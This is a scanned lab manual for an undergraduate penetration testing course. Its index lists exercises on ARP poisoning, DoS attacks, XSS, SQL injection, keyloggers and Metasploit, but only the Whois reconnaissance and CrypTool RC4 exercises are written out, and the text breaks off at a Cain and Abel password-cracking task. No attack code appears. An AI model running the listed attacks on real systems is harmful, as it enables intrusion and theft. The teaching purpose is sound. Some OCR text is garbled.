LAB MANUAL

PENETRATION TESTING AND CYBER OPERATIONS LAB (22A3709P)

III B.Tech -II Semester

Common to Branches :CSE(CS)

Regulation : RG22

Asst.Prof. Name : Mr. A.RAMESH	Class / Sem: B.Tech.(CS) / Semester III-II
Course Code:22A37097	Subject Name : PTCO

SL. No	Date	Index	Page No.	Sign
		Theory-1 : Reconnaissance		
1	/ /	**Practical-1:** Use Google and Whois for Reconnaissance.	.....	.....
2	/ /	**Example-1:** Implement and Use Google and Whois for Reconnaiss-ance. **(IT Lab)**	.....	.....
		Theory-2 : RC4 algorithm		
3	/ /	**Practical-2:** Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.	.....	.....
4	/ /	**Example-1:** Use CrypTool to encrypt and decrypt passwords using RC4 algorithm. **(IT Lab)**	.....	.....
5	/ /	**Example-2:** Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords. **(HOMEWORK)**	.....	.....
		Theory-3 : ifconfig, ping, netstat, and traceroute.		
6	/ /	**Practical-3:** Implement the ifconfig, ping, netstat, and traceroute.	.....	.....
7	/ /	**Example-1:** Run and analyze the output of following commands in Linux (i) ifconfig (ii) ping **(IT Lab)**	.....	.....
8	/ /	**Example-2:** Run and analyze the output of following commands in Linux (i) netstat (ii) traceroute. **(HOMEWORK)**	.....	.....
9	/ /	**Practical-4:** Perform ARP Poisoning in Windows. **(HOMEWORK)**	.....	.....
		Theory-5: ACK, SYN, FIN, NULL, XMAS		
10	/ /	**Practical-5:** Implement the various forms ACK, SYN, FIN, NULL, XMAS.	.....	.....
11	/ /	**Practical-5:**Use NMap scanner to perform port scanning of various forms : (i) ACK (ii) SYN (iii) FIN (i) NULL (ii) XMAS.	.....	.....
12	/ /	**(HOME**	.....	.....
		Theory-6: Capture network traffic and analyse.		
13	/ /	**Practical-:** Implement the capture network traffic andAnalyse.	.....	.....
14	/ /	**Practical-6:**Use Wireshark (Sniffer) to capture network traffic and analyse. **(IT Lab)**	.....	.....
15	/ /	**Example-2:** Use Nemesy to launch DoS attack. **(HOMEWORK)**	.....	.....
		Theory-7 : Cross-site scripting attack.		
16	/ /	**Practical-7:** Implement the cross-site scripting attack.	.....	.....
17	/ /	**Example-7:** Simulate persistent cross-site scripting attack. **(ITLab)**	.....	.....
18	/ /	**Example-1:** Simulate persistent one-site scripting attack. **(HOMEWORK)**	.....	.....
		Theory-8: Session impersonation.		
19	/ /	**Practical-8:** Implement the Session impersonation.	.....	.....
20	/ /	**Practical-8:** Session impersonation using Firefox add-on. **(IT Lab)**	.....	.....
21	/ /	**Practical-9:** Session impersonation using Tamper Data add-on. **(HOMEWORK)**	.....	.....
		Theory-10 : SQL injection.		
22	/ /	**Practical-10:** Perform SQL injection attack.	.....	.....
23	/ /	**Example-1**: Using XAMPP and Perform SQL injection attack. **(IT Lab)**	.....	.....

24	/ /			

		Theory-11: keylogger.		
25	/ /	**Practical-11:** Implement the keylogger in python.	.....	.....
26	/ /	**Example-1:** Create a simple keylogger using python. **(IT Lab)**	.....	.....
27	/ /	**Example-2:** Create a simple keylogger using Java. **(HOMEWORK)**	.....	.....
		Theory-12 : Metasploit.		
28	/ /	**Practical-12:** Implement the Metasploit.	.....	.....
29	/ /	**Example-1:** Using Metasploit to exploit (Kali Linux). **(IT Lab)**	.....	.....
30	/ /	**Example-2:** Using Metasploit to exploit in Linux. **(HOMEWORK)**	.....	.....

Theory-

1Reconnaissanc

e

Theory : The Whois protocol goes back the early days of the Internet. A Whois query is a database search, to a Whois server on TCP port 43, and it is used to resolve contact information about domain names, ip address blocks, and Autonomous System numbers. Information about registered domain name owners and their contact information is stored within a Whois database. Each domain name registrar is required to keep a Whois database with the contact information of the domains they host. There are also centralized Whois database servers maintained through the InterNIC.

Practical-1

Aim: Use Google and Whois for Reconnaissance.

Method :

Open "https://www.whois.com/" and type the url of any website

google.com

Updated 1 day ago

Domain Information

Domain:	google.com
Registrar:	MarkMonitor Inc.
Registered On:	1997-09-15
Expires On:	2020-09-13
Updated On:	2018-02-21
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns1.google.com ns2.google.com ns3.google.com ns4.google.com

Registrant Contact

Organization:	Google LLC
State:	CA
Country:	US

Administrative Contact

Organization:	Google LLC
State:	CA
Country:	US

Technical Contact

Organization:	Google LLC
State:	CA
Country:	US

utput:

Raw Whois Data

```
Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T10:45:07-0800
Creation Date: 1997-09-15T00:00:00-0700
Registrar Registration Expiration Date: 2020-09-13T21:00:00-0700
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited
(https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited
(https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited
(https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited
(https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited
(https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited
(https://www.icann.org/epp#serverDeleteProhibited)
Registrant Organization: Google LLC
```



Aim: Implement and Use Google and Whois for Reconnaissance.

Method :


Download whois package from https://docs.microsoft.com/en-us/sysinternals/downloads/whois

Extract the whois package and open command prompt

Cd into the whois folder



Type "whois" command



Type "whois –v urlofwebsite" to find details about that website

```
C:\WhoIs>whois -v "www.google.com"

Whois v1.20 - Domain information lookup
Copyright (C) 2005-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to COM.whois-servers.net...
Server COM.whois-servers.net returned the following for GOOGLE.COM

   Domain Name: GOOGLE.COM
   Registry Domain ID: 2138514_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2018-02-21T18:36:40Z
   Creation Date: 1997-09-15T04:00:00Z
   Registry Expiry Date: 2020-09-14T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2083895740
```

```
Registrant Organization: Google LLC
Registrant State/Province: CA
Registrant Country: US
Admin Organization: Google LLC
Admin State/Province: CA
Admin Country: US
Tech Organization: Google LLC
Tech State/Province: CA
Tech Country: US
Name Server: ns4.google.com
Name Server: ns2.google.com
Name Server: ns1.google.com
Name Server: ns3.google.com
DNSSEC: unsigned
```

```
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
```

Conclusion: The Program Successfully run and compiled.


Theory : Cryptography is the art of converting text into another form for secret transmission

and reception. It works by converting plain text into cipher text using some encryption algorithm at the sender's side and converting ciphertext into plain text at the receivers. Cryptography is used to provide confidentiality, integrity, authenticity and non-repudiation.


Practical-2


Aim: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

-Enter text to encrypt




-Use RC4 to encrypt





Output:


-Decryption




Practical-2 : Example-1


Aim: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

-Enter text to encrypt




-Use RC4 to encrypt





Output:


-Decryption




Practical-2 : Example-2

Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

-Open Hash calculator






